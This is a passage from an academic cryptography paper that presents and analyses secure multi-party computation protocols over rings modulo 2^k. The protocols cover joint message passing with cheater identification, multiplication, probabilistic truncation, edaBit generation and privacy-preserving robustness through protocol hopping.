- If P_i is the corrupt party, then this party may send an incorrect value to P_g. However, P_g, being honest, will accuse P_i and P_j, and only P_i may return accusation since P_g will broadcast the correct value that P_j sent. If P_i accuses, then $\{P_i,P_g\}$ is output, else, $\{P_i,P_j\}$ is output. Either case, P_i, the corrupt party, appears in the set. A similar argument follows if P_j is corrupt.

We return in Section 6 to how the cheater identification extension can be used to obtain a protocol with privacy preserving robustness.

Protocol 2: $\mathsf{JMP}(x, P_i, P_j, P_g)$**, Joint message passing**

Input: x known to P_i and P_j.
Output: P_g learns x.
Protocol: P_i sends x to P_g.
Batch check:
Let H be a collision resistant hash function. P_j sends $c = H(x, \dots)$ to P_g, who checks if c is consistent with the value sent earlier by P_i. If c is not consistent, P_g outputs a distinguished error symbol `err`.

Cheating identification
If P_g outputs `err`, then the parties proceed as follows to agree on a set of parties with at most two parties that includes the corrupt one.

1. P_g broadcasts $(\mathsf{accuse}, P_i, P_j, c_i, c_j)$, where $c_i = H(x, \dots)$, with $(x, \dots)$ and c_j being the values received from P_i and P_j, respectively.
2. If $c_i = c_j$ then the parties output the set $\{P_g\}$. Else:
   - If c_i is different to the hash of the values that P_i sent to P_g, then P_i broadcasts (accuse, P_g) and the parties output the set $\{P_i, P_g\}$.
   - If c_j is different to the values that P_j sent to P_g, then P_j broadcasts (accuse, P_g) and the parties output the set $\{P_j, P_g\}$.
   - If both parties P_i and P_j accuse P_g, then the parties output $\{P_g\}$.
   - If none of P_i or P_j accuse, then the parties output $\{P_i, P_j\}$.

2.3 Shared Input

We now show how two parties, P_i and P_j, both holding a value $x \in \mathcal{R}$, can secret-share x towards all parties in a manner that is maliciously secure. Protocol 3, PRG_h denotes a pseudorandom generator using key K which outputs a random value $v \in \mathcal{R}$. (We view PRG_h as a stateful probabilistic algorithm; i.e., multiple successive calls return different random elements of $\mathcal{R}$.)

Non-interactive sharing If a value x is known to three parties, say P_1, P_2, P_3, rather than only two, then the parties can get shares $[x]$ without any interaction. This is achieved by defining the additive shares $x_1 = x_2 = x_3 = 0$ and $x_4 = x$. We denote this local method by $[x] \leftarrow \mathsf{INPLocal}(x, P_i, P_j, P_h)$, where P_i, P_j and P_h are the parties knowing the value x.

Protocol 3: $\mathsf{INP}(x, P_i, P_j)$**, Shared Input**

Preprocessing: P_i, P_j, P_h know a pre-shared key K_g for some g, h such that $\{i, j, g, h\} = \{0, 1, 2, 3\}$.
Input: P_i and P_j both know a value x.
Output: $[x]$.
Security: The views of P_g and P_h are independent of x.
Protocol:

1. P_i, P_j and P_h each define $x_g = \mathsf{PRG}_{K_g}()$.
2. Set $x_i = x_j = 0$ and $x_h = x - x_g$.
3. P_i and P_j call $\mathsf{JMP}(x_h, P_i, P_j, P_g)$, so that P_g learns x_h.

Cheating identification
Output the set produced by the JMP protocol.

Security of INP. Note that we just have to argue privacy in case either P_h and P_g are corrupted since P_i and P_j both know x. With respect to P_h, notice that it holds $(x_i, x_j, x_g) = (0, 0, x_g)$ where x_g was uniformly random and generated using PRG_{K_g} and thus is straightforward to simulate given K_g. With respect to P_g, it holds $(x_i, x_j, x_h) = (0, 0, x_h)$ where $x_h = x - x_g$. We simulate P_g's view by randomly choosing x_h. Should x become known to P_g at some point, we can simply compute $x_g = x - x_h$, for which the indistinguishability follows from the privacy of the PRG as K_g is unknown to P_g. Furthermore, all communications happen via JMP, and thus we only need to rely on the cheating identification there.

Composability of INP. Note that the output of the INP protocol does not follow the exact same distribution than that of a trusted dealer, since some of the shares are set to be 0. However, this does not affect security in any way as will become clear in the security proof of MULT.

2.4 Secure Multiplication

Now we present Protocol 4 for secure multiplication, which takes as input two shared values $[x]$ and $[y]$ and produces $[x \cdot y]$.

Security. It is easy to note that the protocol is correct, given that if $x = x_1 + x_2 + x_3 + x_4$ and $y = y_1 + y_2 + y_3 + y_4$, then $x \cdot y = \sum_{i,j=1}^{4} x_i y_j$, so the resulting shares indeed reconstruct to $x \cdot y$. It remains to analyze the privacy of the protocol, to which end we provide the follow simulator that produces the view of a corrupted party P_g. Recall that the output consists of the sum of six instances of INP and four instances of INPLocal. The latter are straightforward to simulate from the inputs because INPLocal is non-interactive, and the former can be simulated

Protocol 4: $\mathsf{MULT}([x],[y])$**, Multiplication**

Input: $[x]$ and $[y]$.
Output: $[x \cdot y]$.
Protocol:

1. For every pair $g,h \in \{1,2,3,4\}$ such that $g < h$, parties P_i and P_j with $i,j \notin \{g,h\}$, who both know x_h, x_g, y_h and y_g, run the protocol $[x_h y_g + x_g y_h] \leftarrow \mathsf{INP}(x_h y_g + x_g y_h, P_i, P_j)$.
2. For every $g \in \{1,2,3,4\}$, parties call the non-interactive method $[x_g y_g] \leftarrow \mathsf{INPLocal}(x_g y_g, P_i, P_j, P_h)$.
3. The parties locally add the shares $[x \cdot y] = \sum_{i \neq j}[x_i y_j + x_j y_i] + \sum_{i=1}^{4}[x_i y_i]$.

Cheating identification
Output the set produced by the JMP protocol.

from the inputs and pre-shared key known to P_g as above. It remains to argue that that the missing share of the product is indistinguishable from a uniformly random value if the product is not revealed. This follows from the same property of at least one of the inputs because that means that least one of the inputs to INP is uniformly random from the view of P_g.

Regarding communication, observe that there are six possible pairs $g,h \in \{1,2,3,4\}$ with $g < h$, and one ring element is communicated in each of the calls to $\mathsf{INP}(x_h y_g + x_g y_h, P_i, P_j)$.[6] As a result, the total asymptotic communication complexity is six ring elements, which is on par with Gordon et al. [22] and Rachuri and Suresh [13], while not requiring any form of preprocessing beyond constant-cost key sharing (in particular, not *function-dependent* preprocessing) as both of them do. While their preprocessing reduces the complexity during the online phase, we argue that this comes at the cost of a much more involved state handling. In our protocol, the only state kept is a running hash value for every combination of players in joint message passing and the state of the pseudo-random generator for shared inputs. Any shares can be discarded as soon as they are not needed any more, however. On the other hand, the protocol by Gordon et al. for example requires information for every wire to be stored between preprocessing, evaluation, and cross-checking.

2.5 Probabilistic Truncation

We have discussed until now the fundamental building blocks to obtain a secure multi-party computation protocol. However, in practice, it is customary to define more advanced subprotocols that can aid in the secure evaluation of a wide variety of functionalities. In this section we discuss a protocol for probabilistic truncation, which is particularly useful when dealing with fixed-point arithmetic, which appears in a lot of scientific applications, within MPC. In a truncation protocol the goal is to obtain shares $[y]$ from a shared value $[x]$, where $y = \lfloor x/2^\ell \rfloor$ for some publicly known value ℓ, and sometimes it is equally useful to obtain $y = \lfloor x/2^\ell \rceil$. In the case of *probabilistic* truncation, we are interested in a good approximation of $\lfloor x/2^\ell \rceil$. More precisely, in this case $y = \lfloor x/2^\ell \rceil + u$, where $u \in \{0,1\}$. Furthermore, u is "biased towards the right result", which means that u is more likely to be 1 (0) the closer $x/2^\ell$ gets to $\lceil x/2^\ell \rceil$ ($\lfloor x/2^\ell \rfloor$).

Protocol 5 for probabilistic truncation combines the special probabilistic truncation protocol by Dalskov et al. [15] with SWIFT [26]. At a high level, it proceeds by first masking the value to be truncated by a random amount and then opening this result. It turns out that, if we require that the most significant bit (MSB) of the value to be truncated is 0, we can extract useful information about the overflow generated by this masking simply from the MSB of the opened value. This in turn helps us compute the truncation of the input from the truncation of the opened value and that of the masking used. The details can be found in the protocol below.

Now we analyze the security properties of the protocol. First, we observe that privacy is preserved throughout the computation given that the sub-primitives JMP and MULT are private. The only potential leakage comes from the calls to INP. However, this only reveals $c = x + r = x + s_3 + s_4 \bmod 2^k$ to P_3 and P_4, but since s_3 and s_4 are uniformly random and unknown to P_3 and P_4 respectively, the leakage of these calls is zero.

It remains to analyze the correctness of our construction. We begin by observing that $c = x + r - 2^k u$ as integers, where u is the potential overflow bit of adding x and r. Similarly, $(c \bmod 2^{k-1}) = (x \bmod 2^{k-1}) + (r \bmod 2^{k-1}) - 2^{k-1} v$, where v is the potential overflow bit of adding $(x \bmod 2^{k-1})$ and $(r \bmod 2^{k-1})$ modulo 2^{k-1}. Notice that, since x's most significant bit is 0, it holds that $(x \bmod 2^{k-1}) = x$ and also that $u = v \cdot r_{k-1}$. Let $c = 2^{k-1} \cdot c'' + (c \bmod 2^{k-1})$, where $c'' = \lfloor c/2^{k-1} \rfloor$, the expressions above allow us to conclude that

$$\begin{aligned} 2^{k-1} \cdot c'' &= c - (c \bmod 2^{k-1}) \\ &= (x + r - 2^k u) - (x + (r \bmod 2^{k-1}) - 2^{k-1} v) \\ &= 2^{k-1} r_{k-1} + 2^{k-1} v - 2^k \cdot v \cdot r_{k-1} \\ &= 2^{k-1}(r_{k-1} \oplus v), \end{aligned}$$

where r_{k-1} denotes the most significant bit of r. From the above it follows that $c'' = r_{k-1} \oplus v$, or $v = c'' \oplus r_{k-1}$. This is turn shows that v is equal to b from the protocol.

[6] We ignore the cost of sending the hash in the $\mathsf{INP}(\cdot)$ protocol as its complexity is independent of the total number of calls.

Protocol 5: Probabilistic truncation

Input: $[x]$ with the most significant bit of x being 0.
Preprocessing: Pre-shared key K_i known to all parties except P_i, for each $i = 3,4$.
Output: $[\lfloor x/2^m \rceil]$ rounded probabilistically.
Protocol:

1. Let $s_i = \mathsf{PRG}_{K_i}()$ for $i = 3,4$ and $s_i = 0$ for $i = 0,1$. Let $r = s_3 + s_4$. The parties have shares $[r]$ by defining the ℓ-th share to be $\{s_i\}_{i \neq \ell}$.
2. P_0 and P_1 compute r_{k-1} and $r' = \sum_{i=m}^{k-2} r_i \cdot 2^{i-m}$ for $r = \sum_{i=0}^{k-1} r_i \cdot 2^i$ being the bit decomposition of r. The parties call $[r_{k-1}] \leftarrow \mathsf{INP}(r_{k-1}, P_1, P_2)$ and $[r'] \leftarrow \mathsf{INP}(r', P_1, P_2)$.
3. All parties compute $[c] \leftarrow [x] + [r]$.
4. The parties call $\mathsf{JMP}(c_3 + c_4, P_3)$ and $\mathsf{JMP}(c_3 + c_4, P_4)$, and P_3 and P_4 reconstruct $c = \sum_{i=1}^{4} c_i$.
5. P_3 and P_4 compute $c' \leftarrow \lfloor (c \bmod 2^{k-1})/2^m \rfloor$ and $c'' = \lfloor c/2^{k-1} \rfloor$, and call $[c'] \leftarrow \mathsf{INP}(c', P_3, P_4)$ and $[c''] \leftarrow \mathsf{INP}(c'', P_3, P_4)$.
6. All parties call $[r_{k-1} \cdot c''] \leftarrow \mathsf{MULT}([r_{k-1}], [c''])$ and let $[b] \leftarrow [r_{k-1}] \oplus [c''] = [r_{k-1}] + [c''] - 2 \cdot [r_{k-1} \cdot c'']$.
7. All parties output $[c'] - [r'] + [b] \cdot 2^{k-m-1}$.

Cheating identification
Output the set produced by the first instance of JMP to fail.

Now, $(c \bmod 2^{k-1}) = x + (r \bmod 2^{k-1}) - 2^{k-1} v$, thus

$$\left\lfloor (c \bmod 2^{k-1})/2^m \right\rfloor = \left\lfloor \frac{x + (r \bmod 2^{k-1})}{2^m} \right\rfloor - 2^{k-m-1} v.$$

Furthermore, it holds that $c' = \lfloor (x + (r \bmod 2^{k-1}))/2^m \rfloor = \lfloor x/2^m \rfloor + \lfloor (r \bmod 2^{k-1})/2^m \rfloor + w$, with $w \in \{0,1\}$. Given the above, together with the fact that the r' from the protocol equals $\lfloor (r \bmod 2^{k-1})/2^m \rfloor$, we obtain that the output produced by the protocol is

$$c' - r' + 2^{k-m-1} b = \lfloor x/2^m \rfloor + w.$$

Finally, it is easy to see that $w = 1$ with probability equal to the decimal part of $\frac{x}{2^m}$, which shows that the output is biased towards $\lfloor x/2^m \rceil$.

Communication cost. The protocol invokes INP four times, JMP twice, and MULT once. INP and JMP both require sending one ring elements while MULT requires sending six of them. This results in a cost of twelve ring elements overall. Eight of them are only used to compute $[b]$, namely the multiplication as well as INP with c'' and r_{k-1}. b corresponds to the overflow when adding x and r. Previous works using a similar truncation [26, 30–32] have omitted this because b is zero with overwhelming probability if x has enough leading zeros. In Section 7.2.1 we will discuss under which circumstances it is valid to assume this using a real-word example.

2.6 Random Bit Generation

Random bit generation is a fundamental primitive in multiparty computation. We use it in particular to generate daBits [33]. These are essential to convert from binary to arithmetic secret sharing. As observed by Escudero et al. [19], bits shared additively modulo a power of two can be converted to the same sharing modulo two reducing the shares individually.

Protocol 6 shows that we can rely on splitting the players in two groups. Each group generates a random bit, and the XOR of the two is the output. Every group contains one honest party to check on the other.

Protocol 6: Random bit generation

Preprocessing: (P_0, P_1) and (P_2, P_3) have pre-shared keys K_{01} and K_{23}, respectively.
Output: $[b]$ for random $b \in \{0,1\}$.
Protocol:

1. (P_0, P_1) and (P_2, P_3) use K_{01} and K_{23} to sample $b_{01} = \mathsf{PRG}_{K_{01}}()$ and $b_{23} = \mathsf{PRG}_{K_{23}}()$, respectively.
2. The parties use INP to share them to $[b_{01}]$ and $[b_{23}]$.
3. They run $[b] \leftarrow [b_{01}] + [b_{23}] - 2 \cdot \mathsf{MULT}([b_{01}], [b_{23}])$.

Cheating identification
Output the set produced by the first sub-protocol to fail.

It easy to see that that $b \in \{0,1\}$ if this holds for b_{01} and b_{23}, which in turn is guaranteed by the fact that at least one of each pair is honest. A wrong input is caught by the INP protocol. Since b is computed as the XOR of two random bits, one of which is unknown to any party, it is unknown and uniformly random to the view of any party.

3 Mixed-Circuit Computation

Previous work has established that computing non-linear functions such as comparison and truncation is more efficient in binary computation [30]. This in turn requires to switch between arithmetic and binary computation because arithmetic computation is clearly superior for dot products. There are two ways of achieving this. With certain secret sharing schemes one can exploit their properties [4, 17, 30] for conversion. For general conversion, Rotaru and Wood have established the concept of double-authenticated bits (daBits), secret random bits shared in both computation domains. These can be used as mask for secret values. For example, if x is a bit in the computation and r is a secret random bit, $x \oplus r$ does not reveal information. Therefore, one can open $x \oplus r$ in one computation domain and then compute $x = (x \oplus r) \oplus r$ in the other because r is available in both by construction.

Escudero et al. [19] have recently extended this concept to extended daBits (edaBits), which are random m-bit values shared in both domains for some m. As daBits, they can be preprocessed in an offline phase to be used later on, in an online phase, to efficiently compute a wide range of primitives. On top of introducing the concept of edaBits and their applications to practical MPC, Escudero et al. have shown how to generate edaBits in any security model. The goal of this section is to present more efficient protocols to preprocess edaBits in the context considered in our work, that is, replicated secret sharing modulo a power of two.

The core idea of our construction lies in combining the overflow correction used in edaBit generation with the local share conversion for replicated secret sharing [4, 30], which we call share splitting. Protocol 7 shows the details. We denote the j-th bit of a value x by $x[j]$.

Protocol 7: Share splitting

Input: Shared value $[x]_{2^k}$.
Output: Binary replicated secret sharing of selected bits $\{[x[j]]_2\}_{j \in S}$ for a set of indices S.
Protocol:

1. Let x_1, x_2, x_3, x_4 be the additive shares of x, that is $\sum_{i=1}^{4} x_i = x \bmod 2^k$. Recall that each party P_i holds $\{x_j\}_{j \neq i}$.
2. The parties locally compute shares of the bits $x_i[j]$ for $j = 0, \ldots, k-1$ by calling $[x_i[j]]_2 \leftarrow \mathsf{INPLocal}(x_i[j], \{P_h\}_{h \neq i})$.
3. Given $[x_i[j]]_2$ for all i and j and the fact that $\sum_{i=1}^{4} x_i = x$, the parties can compute $[x[j]]_2$ for all desired $j \in S$ using a binary adder.

Observe that share splitting easily generalizes to n-party replicated secret-sharing. Furthermore, this method provides malicious security if said security is used for the binary adder because the replication carries over.

Protocol 8 shows how to generate edaBits efficiently. An edaBit is made of a secret-shared random value $[r]_{2^k}$, together with binary shares of its bits $\{r[i]\}_{i=0}^{k-1}$. The latter are denoted by $[r]_2$. The protocol assumes a method to convert a shared bit $[b]_2$ to the domain 2^k, which we denote by $[b]_{2^k} \leftarrow [b]_2$. This can be instantiated for example by using *daBits*, which are pairs $([r]_{2^k}, [r]_2)$ where $r \in \{0,1\}$ is uniformly random (notice this is a particular case of edaBits), by letting the parties open $c \leftarrow [r]_2 + [b]_2$, and then compute $[b]_{2^k} = [r]_{2^k} + c - 2 \cdot c \cdot [r]_{2^k}$.

Protocol 8: edaBits with replicated secret sharing

This protocol assumes that $m \leq k$, that parties $\{P_h\}_{h \neq i}$ have a pre-shared key s_i and that a conversion method $[b]_{2^k} \rightarrow [b]_2$ is available.
Output: $[r]_{2^k}, [r]_2$ for uniform m-bit r.
Protocol:

1. Parties generate a random m-bit value r'_i for every pre-shared key s_i. This leads to a secret shared value $[r']_{2^k}$, where $r' = r'_1 + r'_2 + r'_3 + r'_4$. Notice that r' is in the range $[0, \min(2^{m+2}, 2^k) - 1]$.
2. Using share splitting, the parties compute $[r'[j]]_2$ for $j = m, \ldots, m'$, where $m' = \min(\lceil \log n \rceil, k) - 1$ for n being the number of parties.
3. The parties convert $[r'[j]]_{2^k} \leftarrow [r'[j]]_2$ for $j = m, \ldots, m'$.
4. The parties compute $[r]_{2^k} = [r']_{2^k} - \sum_{j=m}^{m'} 2^j [r'[j]]_{2^k}$.
5. The parties output $([r]_{2^k}, \{[r'[j]]_2\}_{j=0,\ldots,m-1})$.

We remark that in the context of probabilistic truncation with our three-party computation, only the first part of the edaBit is used, it is thus not necessary to compute $\{r'[j]\}_{j=0,\ldots,m-1}$. We provide further details on truncation in Appendix A.

4 Three-Party Computation

Our techniques to achieve robustness rely on three-party computation, which has received considerable attention recently [1, 4–6, 12, 18, 20, 26, 27, 30, 32, 35, 36]. We use a modified version of the three-party instantiation of the compiler by Abspoel et al. [1]. Their protocol consists of adding some authentication data to secret-shared values so that cheating can be detected in way similar to the SPDZ line of protocols [16].

However, their protocol does not allow continuous computation since it involves a final check phase in which correctness is verified. Everything before this check is not trustworthy, and no computation can be done after the check since some secret information that prevented cheating is already revealed. We modify the verification protocol by Abspoel et al. by keeping this secret information hidden to facilitate continuous computation at the cost of one extra secret multiplication in the underlying protocol.

Continuous computation has both conceptual and practical benefits: It allows to keep secret-shared information for longer. For example, one can secret-share the weights of a neural network once, and then use these shares for several individual inference computations that are verified separately. On the practical side, the checking protocol involves keeping information for every multiplication until checking. Continuous computation reduces the storage requirement because it allows for regular checking and thus deletion of the intermediate information. This provides a trade-off between storage requirement and communication.

Protocol 9 outlines the relevant parts of our protocol. We denote by $\langle x \rangle$ the SPDZ-wise sharing of x, that is the tuple $([x]_{2^{k+s}}, [r \cdot x]_{2^{k+s}})$ for a global MAC key $r \in \mathbb{Z}_{2^s}$. We instantiate the zero-check functionality $\mathcal{F}_{\mathsf{CheckZero}}$ using the post-sacrifice protocol by Eerikson et al. [18]. The conversion is straight-forward because said protocol also uses replicated secret sharing modulo a power of two.

Complexity. Recall that the underlying protocol requires every party to send $k+s$ bits per dot product and the inputting party to send $2(k+s)$ bits per input. It follows that the asymptotic cost of a dot product in the SPDZ-wise protocol is $6(k+s)$ and the asymptotic cost of an input is $3(k+s)$ over all parties. Note in particular that the cost of the product is independent of the length.

4.1 Random Bit Generation

For multi-party computation going beyond polynomials such as comparison, bit shifting etc., masking with random bits plays an integral part. Even when using edaBits, we still need daBits to convert from binary secret sharing back arithmetic secret sharing. A straightforward way of generating random bits with semi-honest security against one corrupted party is to simply compute the XOR of random bits input by two different parties. In the malicious setting however one has to mitigate dishonest parties inputting values other than zero or one. An efficient way to do this without revealing anything is to check whether $b \cdot (1-b) = 0$. Even if b is in $\mathbb{Z}_{2^k}$, the equality implies that $b \in \{0,1\}$ because either b or $1-b$ is odd and thus not a zero divisor. We use this check for our random bit generation protocol in Figure 4.1. The protocol also uses the fact that the SPDZ-wise protocol provides dot products with constant communication.

Protocol 9: SPDZ-Wise Protocol

Global setup: MAC key $[r]_{2^{k+s}}$

Input: The parties let P_i input z as follows:

1. P_i inputs z to the underlying protocol, resulting in $[z]_{2^{k+s}}$.
2. Compute $[z \cdot r]_{2^{k+s}}$ using $[r]_{2^{k+s}}$ and the underlying protocol.
3. Use $\langle z \rangle = ([z]_{2^{k+s}}, [z \cdot r]_{2^{k+s}})$ for further computation and store it for verification.

Multiplication: The parties compute the dot product of $(\langle x_1 \rangle, \ldots, \langle x_n \rangle)$ and $(\langle y_1 \rangle, \ldots, \langle y_n \rangle)$ as follows:

1. Compute the dot products $\sum_i [x_i]_{2^{k+s}} \cdot [y_i]_{2^{k+s}}$ and $\sum_i [x_i]_{2^{k+s}} \cdot [r \cdot y_i]_{2^{k+s}}$ using the underlying protocol.
2. Store the resulting pair as $\langle z \rangle$ and use it for further computation.

Verification: The parties verify all results and inputs $\langle z_1 \rangle, \ldots, \langle z_n \rangle$ as follows:

1. Generate fresh random values $[r_1]_{2^{k+s}}, \ldots, [r_n]_{2^{k+s}}$. This can be done using PRSS.
2. Compute the dot products $[u]_{2^{k+s}} \leftarrow \sum_i [r_i]_{2^{k+s}} \cdot [z_i]_{2^{k+s}}$ and $[w]_{2^{k+s}} \leftarrow \sum_i [r_i]_{2^{k+s}} \cdot [z_i \cdot r]_{2^{k+s}}$ using the underlying protocol.
3. Compute $[u]_{2^{k+s}} \cdot [r]_{2^{k+s}} - [w]_{2^{k+s}}$ using the underlying protocol and check it for zero using $\mathcal{F}_{\mathsf{CheckZero}}$ as described by Abspoel et al. [1].

It is clear the final step succeeds if all b_i are zero. If any $b_i \bmod 2^k$ is non-zero however, the final step will fail similarly to the multiplication check because r_i was generated independently of b_i. Furthermore, assume w.l.o.g. that P_0 is honest, and consider that

$$b_i = b_i^0 + b_i^1 - 2 \cdot b_i^0 \cdot b_i^1 = \begin{cases} b_i^1 & b_i^0 = 0 \\ 1 - b_i^1 & b_i^0 = 1. \end{cases}$$

It follows that, independently of b_i^0, $b_i \in \{0,1\}$ if and only if $b_i^1 \in \{0,1\}$. This precludes selective failure attacks on b_i^0.

Complexity. The protocol requires two SPDZ-wise inputs and one SPDZ-wise multiplication, resulting in $12(k+s)$ bits overall.

Protocol 10: Random Bit Generation

In the following, P_0 and P_1 are placeholders for any two distinct parties.

1. P_0 and P_1 input $\langle b_1^0\rangle,\ldots,\langle b_n^0\rangle$ and $\langle b_1^1\rangle,\ldots,\langle b_n^1\rangle$, respectively.
2. The parties compute $\langle b_i\rangle \leftarrow \langle b_i^0\rangle + \langle b_i^1\rangle - 2\cdot\langle b_i^0\rangle\cdot\langle b_i^1\rangle$ for all i.
3. The parties generate random public values $r_1,\ldots,r_n \in \mathbb{Z}_{2^s}$.
4. The parties compute $\sum_i (r_i\langle b_i\rangle)\cdot(1-\langle b_i\rangle$ and check whether it opens to zero.

5 Communication Complexity

Table 1 compares the communication complexity of our protocols to previous and concurrent work.

Our protocols for three parties perform up to an order of magnitude worse than previous works. However, all of them rely on the verification by Boyle et al. [9], which heavily uses arithmetic in $\mathbb{Z}_{2^k}[X]/(f)$ with f being a polynomial of degree in $[46,72]$ (according to choices by Boyle et al. and Koti et al. [26]) and irreducible over $\mathbb{F}_2$. We are not aware of a publicly available implementation of the verification protocol and therefore have used a micro-benchmark in order to estimate the computational cost. More concretely, we have implemented multiplication in $R = \mathbb{Z}_{2^{64}}[X]/(f)$ for $f(X) = X^{46} + X + 1$ using the ZEN library [11], and we have found that the throughput is less than 22,000 multiplications per second on a single core of a 2.8 GHz i7 processor. Both Boyle et al. and Koti et al. have suggested to run the verification for batches of at least $m = 2^{20}$ multiplications. Furthermore, Boyle et al. have put the computational cost at $O(m\sqrt{m})$, and our understanding is that means at least $m\sqrt{m}$ multiplications in R. The number of multiplications in R per secure multiplication is therefore $\sqrt{m}$, which comes down to $2^{10} = 1024$ for $m = 2^{20}$. Using our estimates of at most 22,000 R multiplications per second, we conclude that the throughput would only be 22 secure multiplications per second. This pales in comparison to our solution for which we observe an overall computational throughput of more than 400,000 multiplications per second on the same setup as above, and where a single multiplication requires only 624 bits (for 40-bit statistical security). We thus conclude the computational cost for protocols in $Z_{2^{64}}$ is prohibitively expensive unless an efficient implementation of arithmetic in R is found.[7]

For four parties, the difference is at most a factor of roughly 2. We have identified two factors that make up the difference. First, the function-dependent preprocessing of SWIFT allows for a combination of protocol steps that are separate in our case. Second, the authors of SWIFT claim to compute the carry-out of a logarithmic-round parallel-prefix binary adder using $2k$ AND gates. However, we cannot reproduce that. The most common design would use k AND gates in a first step to compute k generate-propagate tuples, followed by tree-wise reduction where every step involves 2 AND gates, resulting in $3k$ AND gates overall.

[7] Boyle et al. [9] have found much more favorable results for computation modulo a prime because there is no need to use an extension ring in that case.

6 Achieving Robustness

We now turn our attention to describing how our four-party protocol can be made robust. As mentioned back in the introduction, we will consider two types of robustness: *traditional* and *private*. Traditional robustness permits an honest party to learn the users private inputs (and is the kind explored in prior works), while private robustness does not allow this.

6.1 Robustness

By relying on the *cheating identification* extension of JMP we immediately get a robust protocol: When a dispute is recorded, parties can point to at least one party which is honest. Indeed, JMP is a protocol between only three of the four total parties and so the party who did not engage in JMP must be honest. Traditional robustness then follows: Parties just send their shares to the recognized honest party who finishes the computation.

6.2 Privacy preserving robustness

We now describe how the *cheating identification* extension of the JMP protocol allows for a very efficient, and more importantly, privacy-preserving, way of obtaining a robust protocol that also guarantees privacy with respect to the views of honest parties. In a nutshell, the idea is to identify a pair of parties $\{P_i, P_j\}$ of which one is malicious. One of these two parties is then excluded and the remaining three parties convert their shares from ones that are compatible with our four party protocol, to some that are compatible with our three party protocol. After this has been done, computation continues, however now the remaining parties know that, should another error occur, then this *must* have originated from the party that was not excluded.

As a starting point, we make the following observation about the secret sharing scheme we employ:

Local Share Conversion. Consider a replicated sharing of x held by our four parties: In more detail, parties hold the following values:

$$P_0 \text{ holds } (x_1,x_2,x_3), \qquad P_1 \text{ holds } (x_0,x_2,x_3),$$

Table 1: Asymptotic global communication of building blocks in k for computation in Z_{2^k} and statistical security parameter s. Furthermore, f denotes the number of relevant bits in fixed-point representation after multiplication, and "big gap"/"small gap" stands for whether $f \leq k-s$ or not. We use "$<$" to indicate when binary circuit for a k-bit value has complexity slightly than less a multiple of k.

	Three parties			Four parties		
		Prep.	Online		Prep.	Online
(Dot) Product	BGIN19 [9]	-	$3k$	GRW18 [22]	$4k$	$2k$
	SWIFT [26]	$3k$	$3k$	SWIFT [26]	$3k$	$3k$
	Ours / [1]	-	$6(k+s)$	Ours	-	$6k$
(Dot) Product with truncation	SWIFT [26] ("big gap")	$15k$	$3k$	SWIFT [26] ("big gap")	$4k$	$3k$
	Ours (any case)	$76(k+s)+54f+12$	$9k+6s$	Ours ("big gap")	k	$9k$
				Ours ("small gap")	$2k$	$16k$
MSB extraction	SWIFT [26]	$9k$	$9k$	SWIFT [26]	$\approx 7k$	$\approx 7k$
	Ours	-	$< 108k$	Ours	-	$< 30k$
Bit to arithmetic	SWIFT [26]	$9k$	$4k$	SWIFT [26]	$3k$	$3k$
	Ours	$14(k+s)$	1	Ours	-	$8k+1$

$$P_2 \text{ holds } (x_0, x_1, x_3), \qquad P_3 \text{ holds } (x_0, x_1, x_2),$$

where $x = x_0 + x_1 + x_2 + x_3$. In the case where, say, P_0, is excluded, the remaining parties can locally convert their shares into shares compatible with a three party replicated secret sharing as follows: Parties P_1 and P_2 define $x' = x_0 + x_3$ and P_3 discards x_0. That is, P_1 holds (x', x_2), P_2 holds (x_1, x') and P_3 holds (x_1, x_2). It is easy to see that this still defines a valid secret-sharing of x. If we further exclude a party (say P_3), then the two remaining parties can perform a similar action as before in order to obtain a valid full threshold secret-sharing of x (e.g., P_1 could set their share to be $x' + x_2$ while P_2 sets their share to be x_1).

6.3 Robustness through protocol hopping

Using the observation above, privacy-preserving robustness is now attained in the following way.

Consider first the case where the cheating identification in JMP outputs a single party. This case is easy to handle: parties just stop talking to the cheating party, convert their shares as described above and perform the computation using a semi-honest three-party protocol.

The situation is more interesting if a pair $\{P_i, P_j\}$ is identified. In this case, we proceed as follows:

1. Parties select one of P_i or P_j arbitrarily and stop communicating with that party (e.g., pick the party with the lowest index). To be concrete, suppose P_i is kicked out.

2. All remaining parties convert their shares into three-party sharings. Notice that these can be viewed as a semi-honest sharing of the underlying value, and so in particular, can be used from step 2 onward in Protocol 9.

3. Thus, the three remaining parties continue the computation with the SPDZ-wise protocol.

The computation is clearly still private: the share conversion was local, and the SPDZ-wise protocol is secure against a malicious adversary (observe that P_i might be the honest party and so the malicious party, P_j, could still be participating).

Consider now the situation if another error happens during the execution of the three party protocol: In this case, parties will know for sure that P_j is malicious and that P_i was honest. Indeed, of the pair $\{P_i, P_j\}$ one is guaranteed to be malicious, and if P_i did not participate but malicious behavior was observed, then P_j must be the culprit.

Having identified the malicious party, it is now just a matter of finishing the computation in a privacy-preserving manner. To do so, the remaining two parties (P_g, P_h) convert their shares into full threshold shares and execute a semi-honest two party protocol. Notice that, while such a protocol is quite expensive, it is in our case easy to make very efficient. Indeed, now that we could conclude that P_i was honest, the parties can reestablish a connection with P_i who would then be tasked with producing multiplication triples.

6.4 Discussion on Private Robustness

At this point it makes sense to take a step back and consider the security and practicality of our private robustness protocol.

The issue of revealing private input to honest parties was identified recently in the work by Alon et al. [2]. In that work, the authors present a notion of security called *FaF*-security wherein security should hold against t malicious parties, as well as h honest parties.

The *FaF* notion of security is close to what we seek, although we make a simplifying assumption on the system model that allows us to bypass an issue pointed out in [2]. We outline the system model that our private robustness assumes, and then argue that it provides a satisfying level of security.

System model. An important issue that complicates the model presented in [2], is that the malicious party can send their private data to an honest party. In a nutshell, such an action means that the view of the honest party now contains the information of the malicious party as well. In particular, if the privacy threshold of the secret sharing scheme used is one, then this would it would now be possible to recover the private inputs from the view of the honest party.

We consider a slightly more restrictive model. In particular, honest parties are assumed to only store *intended* messages; that is, messages that were not part of the protocol, or malformed, will not be stored in a way which gives rise to the issue described in [2]. It goes without saying that this *is* a more limited model than the one used in the FaF definition, and so our private robustness protocol does not work if honest parties stores all incoming data for long periods of time.

